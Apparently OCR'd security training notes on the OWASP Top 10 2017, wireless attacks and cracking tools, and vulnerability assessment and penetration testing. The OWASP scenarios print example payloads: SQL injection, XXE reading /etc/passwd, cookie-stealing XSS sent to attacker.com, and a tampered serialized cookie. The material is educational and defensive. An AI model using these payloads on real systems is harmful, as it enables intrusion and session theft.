A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP Top 10 2017 Web Application Security Risks
The following identifies each of the OWASP Top 10 2017 Web Application Security Risks, and offers solutions and best practices to prevent or remediate them.

1. Injection

Injection flaws, such as SQL injection, LDAP injection, and CRLF injection, occur when an attacker sends untrusted data to an interpreter that is executed as a command without proper authorization.

* Application security testing can easily detect injection flaws. Developers should use parameterized queries when coding to prevent injection flaws.




Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:
http://example.com/app/accountView?id=' or '1'='1
This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

2. Broken Authentication and Session Management

Incorrectly configured user and session authentication could allow attackers to compromise passwords, keys, or session tokens, or take control of users' accounts to assume their identities.

* Multi-factor authentication, such as FIDO or dedicated apps, reduces the risk of compromised accounts.



Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.


Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to

access an application. Instead of selecting “logout” the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

3. Sensitive Data Exposure

Applications and APIs that don’t properly protect sensitive data such as financial data, usernames and passwords, or health information, could enable attackers to access such information to commit fraud or steal identities.

* Encryption of data at rest and in transit can help you comply with data protection regulations.



Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.


Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alte all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

4. XML External Entity

Poorly configured XML processors evaluate external entity references within XML documents. Attackers can use external entities for attacks including remote code execution, and to disclose internal files and SMB file shares.

* Static application security testing (SAST) can discover this issue by inspecting dependencies and configuration.



Scenario #1: The attacker attempts to extract data from the server:
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>


Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:
<!ENTITY xxe SYSTEM "file:///dev/random" >]>

5. Broken Access Control

Improperly configured or missing restrictions on authenticated users allow them to access unauthorized functionality or data, such as accessing other users' accounts, viewing sensitive documents, and modifying data and access rights.

* Penetration testing is essential for detecting non-functional access controls; other testing methods only detect where access controls are missing.



Scenario #1: The application uses unverified data in a SQL call that is accessing account information:
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.
http://example.com/app/accountInfo?acct=notmyacct


Scenario #2: An attacker simply force browser to target URLs. Admin rights are required for access to the admin page.

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

6. Security Misconfiguration

This risk refers to improper implementation of controls intended to keep application data safe, such as misconfiguration of security headers, error messages containing sensitive information (information leakage), and not patching or upgrading systems, frameworks, and components.

* Dynamic application security testing (DAST) can detect misconfigurations, such as leaky APIs.



Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.


Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

7. Cross-Site Scripting

Cross-site scripting (XSS) flaws give attackers the capability to inject client-side scripts into the application, for example, to redirect users to malicious websites.

* Developer training complements security testing to help programmers prevent cross-site scripting with best coding best practices, such as encoding data and input validation.



Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";

The attacker modifies the 'CC' parameter in the browser to:

'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.


This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross Site Request Forgery (CSRF) defense the application might employ.

8. Insecure deserialization

Insecure deserialization flaws can enable an attacker to execute code in the application remotely, tamper or delete serialized (written to disk) objects, conduct injection attacks, and elevate privileges.

* Application security tools can detect deserialization flaws but penetration testing is frequently needed to validate the problem.



Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}


An attacker changes the serialized object to give themselves admin privileges:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

9. Using Components With Known Vulnerabilities

Developers frequently don't know which open source and third-party components are in their applications, making it difficult to update components when new vulnerabilities are discovered. Attackers can exploit an insecure component to take over the server or steal sensitive data.

* Software composition analysis conducted at the same time as static analysis can identify insecure versions of components.



Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

• CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.


• While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

10. Insufficient Logging and Monitoring

The time to detect a breach is frequently measured in weeks or months. Insufficient logging and ineffective integration with security incident response systems allow attackers to pivot to other systems and maintain persistent threats.

* Think like an attacker and use pen testing to find out if you have sufficient monitoring; examine your logs after pen testing.



Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project

is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Wireless Security

Wireless networks are computer networks that are not connected by cables of any kind. The use of a wireless network enables enterprises to avoid the costly process of introducing cables into buildings or as a connection between different equipment locations. The basis of wireless systems are radio waves, an implementation that takes place at the physical level of network structure.

Ad-hoc Network / Device Network

On some devices (e.g. laptops) some available network connections are shown as computer to computer networks. These are networks that may be ad-hoc mesh networks or point to point links between computers for small file sharing. The term “ad-hoc” can also refer to unplanned, decentralized network connections.

Antenna

Converts electrical signals to radio waves. It is normally connected to a radio transmitter or radio receiver, and is the interface between the electrical signals in the radio, and the movement of the signals through the air.

AP (Access Point)

A device that allows wireless devices to connect to a wired network using Wi-Fi or related standards Client Device : The device with a wifi radio that you use to connect to a wireless access point, e.g. a computer, cell phone or tablet device.

Ethernet

A type of networking protocol - it defines the types of cables and connections that are used to wire computers, switches, and routers together. Most often Ethernet cabling is Category 5 or 6, made up of twisted pair wiring similar to phone cables.

PoE (Power over Ethernet)

describes systems which pass electrical power along with data on Ethernet cabling.

Node

An individual device in a mesh network.

TYPES OF WIRELESS ATTACKS

Wireless Attacks can come at you through different methods. For the most part you need to worry about WiFi. Some methods rely on tricking users, others use brute force, and some look for people who don't bother to secure their network. Many of these attacks are intertwined with each other in real world use. Here are some of the kinds of attacks you could encounter:

- **Packet Sniffing:** When information is sent back and forth over a network, it is sent in what we call packets. Since wireless traffic is sent over the air, it's very easy to capture. Quite a lot of traffic (FTP, HTTP, SNMP, ect.) is sent in the clear, meaning that there is no encryption and files are in plain text for anyone to read. So using a tool like Wireshark allows you to read data transfers in plain text! This can lead to stolen passwords or leaks of sensitive information quite easily. Encrypted data can be captured as well, but it's obviously much harder for an attacker to decipher the encrypted data packets.
- **Rogue Access Point:** When an unauthorized access point (AP) appears on a network, it is referred to as a rogue access point. These can pop up from an employee who doesn't know better, or a person with ill intent. These APs represent a vulnerability to the network because they leave it open to a variety of attacks. These include vulnerability scans for attack preparation, ARP poisoning, packet captures, and Denial of Service attacks.
- **Password Theft:** When communicating over wireless networks, think of how often you log into a website. You send passwords out over the network, and if the site doesn't use SSL or TLS, that password is sitting in plain text for an attacker to read. There are even ways to get around those encryption methods to steal the password. I'll talk about this with man in the middle attacks.
- **Man in the Middle Attack:** It's possible for hackers to trick communicating devices into sending their transmissions to the attacker's system. Here they can record the traffic to view later (like in packet sniffing) and even change the contents of files. Various types of malware can be inserted into these packets, e-mail content could be changed, or the traffic could be dropped so that communication is blocked.

- **Jamming:** There are a number of ways to jam a wireless network. One method is flooding an AP with deauthentication frames. This effectively overwhelms the network and prevents legitimate transmissions from getting through. This attack is a little unusual because there probably isn't anything in it for the hacker. One of the few examples of how this could benefit someone is through a business jamming their competitors WiFi signal. This is highly illegal (as are all these attacks), so businesses would tend to shy away from it. If they got caught they would be facing serious charges.
- **War Driving:** War driving comes from an old term called war dialing, where people would dial random phone numbers in search of modems. War driving is basically people driving around looking for vulnerable APs to attack. People will even use drones to try and hack APs on higher floors of a building. A company that owns multiple floors around ten stories up might assume nobody is even in range to hack their wireless, but there is no end to the creativity of hackers!
- **Bluetooth Attacks:** There are a variety of Bluetooth exploits out there. These range from annoying pop up messages, to full control over the a victims Bluetooth enabled device. Check out this blog post on hacking bluetooth for an in depth look.
- **WEP/WPA Attacks:** Attacks on wireless routers can be a huge problem. Older encryption standards are extremely vulnerable, and it's pretty easy to gain the access code in this case. Once someone's on your network, you've lost a significant layer of security. APs and routers are hiding your IP address from the broader Internet using Network Address Translation(unless you use IPv6 but that's a topic for another day). This effectively hides your private IP address from those outside your subnet, and helps prevent outsiders from being able to directly attack you. The keyword there is that it *helps* prevent the attacks, but doesn't stop it completely.

Another thing to take note of, is that our mobile devices are at risk whenever they connect to public WiFi. Whether you use a phone, tablet, or laptop; accessing an insecure network is putting a target on your data. Understand the risks or consider using a VPN.

Wireless Signal Dumping Tools

1 Aircrack-ng

Aircrack is one of the most popular tools for WEP/WPA/WPA2 cracking. The Aircrack-ng suite contains tools to capture packets and handshakes, de-authenticate connected clients and

generate traffic and tools to perform brute force and dictionary attacks. Aicrack-ng is an all-in-one suite containing the following tools (among others):


– Aircrack-ng for wireless password cracking

– Aireplay-ng to generate traffic and client de-authentication

– Airodump-ng for packet capturing

– Airbase-ng to configure fake access points

The Aicrack-ng suite is available for Linux and comes standard with Kali Linux. If you plan to use this tool you have to make sure your Wifi card is capable of packet injection.



2 Reaver

Number 2 in the Top 10 Wifi Hacking Tools is Reaver. Reaver is another popular tool for hacking wireless networks and targets specifically WPS vulnerabilities. Reaver performs brute force attacks against Wifi Protected Setup (WPS) registrar PINs to recover the WPA/WPA2 passphrase. Since many router manufacturers and ISPs turn on WPS by default a lot of routers are vulnerable to this attack out of the box.

In order to use Reaver you need a good signal strength to the wireless router together with the right configuration. On average Reaver can recover the passphrase from vulnerable routers in 4-10 hours, depending on the access point, signal strength and the PIN itself off course. Statistically you have a 50% chance of cracking the WPS PIN in half of the time.

3 Wifite

Wifite is an automated tool to attack multiple wireless networks encrypted with WEP/WPA/WPA2 and WPS. On start-up Wifite requires a few parameters to work with and Wifite will do all the hard work. It will capture WPA handshakes, automatically de-authenticate connected clients, spoof your MAC address and safe the cracked passwords.

4 Wireshark

Wireshark is one of the best network protocol analyzer tools available, if not the best. With Wireshark you can analyse a network to the greatest detail to see what's happening. Wireshark can be used for live packet capturing, deep inspection of hundreds of protocols, browse and filter packets and is multiplatform.

Wireshark is included with Kali Linux but also available for Windows and Mac. For certain features you do need a Wifi adapter which is supports promiscuous and monitoring mode.

VAPT Projects (VULNERABILITY ASSESSMENT AND PENETRATION TESTING)

Vulnerability Assessment and Penetration Testing (VAPT) are two types of vulnerability testing. The tests have different strengths and are often combined to achieve a more complete vulnerability analysis. In short, Penetration Testing and Vulnerability Assessments perform two different tasks, usually with different results, within the same area of focus.

Vulnerability assessment tools discover which vulnerabilities are present, but they do not differentiate between flaws that can be exploited to cause damage and those that cannot. Vulnerability scanners alert companies to the preexisting flaws in their code and where they are located. Penetration tests attempt to exploit the vulnerabilities in a system to determine whether unauthorized access or other malicious activity is possible and identify which flaws pose a threat to the application. Penetration tests find exploitable flaws and measure the severity of each. A penetration test is meant to show how damaging a flaw could be in a real attack rather than find every flaw in a system. Together, penetration testing and vulnerability assessment tools provide a detailed picture of the flaws that exist in an application and the risks associated with those flaws.

Features and Benefits of VAPT


Vulnerability Assessment and Penetration Testing (VAPT) provides enterprises with a more comprehensive application evaluation than any single test alone. Using the Vulnerability Assessment and Penetration Testing (VAPT) approach gives an organization a more detailed view of the threats facing its applications, enabling the business to better protect its systems and data from malicious attacks. Vulnerabilities can be found in applications from third-party vendors and internally made software, but most of these flaws are easily fixed once found. Using a VAPT provider enables IT security teams to focus on mitigating critical vulnerabilities while the VAPT provider continues to discover and classify vulnerabilities.

Why are systems vulnerable?

There are primarily two main reasons for systems being vulnerable—misconfiguration and incorrect programming practices. In the case of networks, devices such as routers, switches and

servers, as well as firewalls and IPS systems are either misconfigured or, in some cases, not configured at all, thus running default settings. As an example, almost all firewalls have a default built-in user account with the name,‘admin’. Typically, the password for it is also set to ‘admin,’ by default, or something even easier to guess. Looking at the example of servers, installing a database server leaves us with an ‘sa’ account, which has a blank password.

As for programming errors, a user input taken from a Web application form may be directly sent to a backend database server without parsing it. This can lead to a parameter manipulation attack or SQL injection attack. Another example of programming errors would be a Web service accepting requests without performing adequate authentication, thus leaking data inadvertently. This shows us that it is human error that leads to vulnerable systems, which could be exploited easily by attackers, to compromise data confidentiality, integrity and availability.



What is vulnerability assessment?

Vulnerability assessment (VA) is a systematic technical approach to find the security loopholes in a network or software system. VA is entirely a process of searching and finding, with the objective that none of the loopholes are missed. It primarily adopts a scanning approach which is done both manually and performed by certain tools. The outcome of a VA process is a report showing all vulnerabilities, which are categorised based on their severity. This report is further used for the next step, which is penetration testing (PT). VA is usually a non-intrusive process and can be carried out without jeopardising the IT infrastructure or application's operations.

What is penetration testing?

A penetration test (PT) is a proof-of-concept approach to actually explore and exploit vulnerabilities. This process confirms whether the vulnerability really exists and further proves that exploiting it can result in damage to the application or network. The PT process is mostly intrusive and can actually cause damage to the systems; hence, a lot of precautions need to be taken before planning such a test. The outcome of a PT is, typically, evidence in the form of a screenshot or log, which substantiates the finding and can be a useful aid towards remediation. As a summary, shown below are the steps involved in the VAPT process.

- Scanning the network or application
- Searching for security flaws
- Exploiting the security flaws
- Preparing the final report of the test

Differences between VA and PT

VA and PT differ from each other in two aspects. The VA process gives a horizontal map into the security position of the network and the application, while the PT process does a vertical deep dive into the findings. In other words, the VA process shows how big a vulnerability is, while the PT shows how bad it is. There is one more subtle difference. Due to the nature of work involved in each process, a VA can be carried out using automated tools, while a PT, in almost all cases, is a manual process. This is because PT essentially simulates what real hackers would do to your network or application. Figures 1 and 2 shows the VAPT process for network and Web applications, respectively.


VAPT tools

While there are multiple tools available in the market, those listed below are well-known for their usability. Although these tools are mentioned as VAPT tools, most of them essentially provide VA only and leave the PT part to the ethical hackers to be done manually. There are a couple of tools, though, which are powerful PT tools, and are mentioned as such in the list below.

- Wireshark
- Nmap
- OpenVas
- AirCrack
- MetaSploit
- Nessus
- Nipper Studio
- Commercial Retina Scanner
- Aquinetix
- Nikto
- Safe3 scanner
- Websecurify
- BackTrack

There are two important terms that an ethical hacker must know, especially while using these tools. These are: false positive and false negative.

A false positive is when a vulnerability actually does not exist, but it gets reported. A false negative is when a vulnerability actually exists but it is not reported. A false positive can be a nuisance resulting in a waste of time for an ethical hacker, whereas a false negative can be really dangerous, leaving a network or application susceptible to attack, while giving an illusion that everything is alright. It has been observed that automated tools tend to exhibit false positives as well as false negatives. This brings us to the next important question of which method is better—the automated VAPT or manual VAPT?



Automated vs manual VAPT

The shortest answer is that the manual VAPT is always better and, hence, is a more widely used approach. This is because the automated tools are based on simple logic, which checks either for signatures or behaviour. To understand this, let's go to the basic difference between a software program and the human mind. Listed below are the steps a typical ethical hacker performs for a VAPT.

- Enumerates a vulnerability
- Performs an attack manually
- Analyses the results of the attack
- Performs similar or different attacks based on previous findings
- Assimilates the results to create a customised attack
- Exploits the vulnerability further to see if more attacks are possible
- Repeats the above steps for all vulnerabilities

Causes for Vulnerabilities

The main reason behind a system being vulnerable is misconfiguration and incorrect programming practices. The following are some the reasons for vulnerability.

1. Poor design of hardware and software
2. Poorly configured system
3. System connected to an unsecured network
4. Poor password combinations
5. Complex software or hardware

Benefits of VAPT

When it comes to security, VAPT offers excessive benefits to an organization, let's look at a few of its benefits.

- Providing the organization a detailed view of potential threats faced by an application.
- Help the organization in identifying programming errors that leads to cyber attacks.
- Provide risk management
- Safeguards the business from loss of reputation and money
- Secures applications from internal and external attacks
- Protects the organization's data from malicious attacks

Vulnerability Assessment Testing Methods

Active Testing – The tester introduces new test data and actively involves in the process of analyzing results.

Passive Testing – Here the tester will be monitoring the results without introducing the new test data or cases.

Network Testing – Here the tester will measure the current state of the network.

Distributed Testing – This type of testing is done for distributed applications. Basically, the applications that work with multiple clients.

Necessity of Penetration Testing

- To keep the financial data secure while transferring it between systems or over networks.
- To protect user data

- To identify security vulnerabilities within an application.
- To find out loopholes within the system.
- To assess the tolerance of business in cyber attacks.
- To implement effective security strategy in the organization.

Compliance standards or Certifications for VAPT

Vulnerability Assessment & Penetration Testing (VAPT) are largely mandated across various industries and sectors. There are a wide-range of compliance standards that require such audits to be carried out periodically. Some of the well known standards are:

- ISO 27002 / ISO 27001
- PCI DSS – Payment Card Industry Data Security Standard
- SOX – Sarbans-Oxley Act
- HIPAA – Health Insurance Portability and Accountability Act
- TRAI – Telecom Regulatory Authority of India
- DOT – Department of Telecommunication
- CERT-In – Cyber Emergency Response Team of India
- GLBA – The Gramm–Leach–Bliley Act
- FISMA – The Federal Information Security Management Act
- NIST – National Institute of Standards and Technology
- SAS 70 – Statement on Auditing Standards
- COBIT – Control Objectives for Information and Related Technology

VAPT Sample Report

This VAPT sample report is from: https://www.offensive-security.com

Download Sample Report here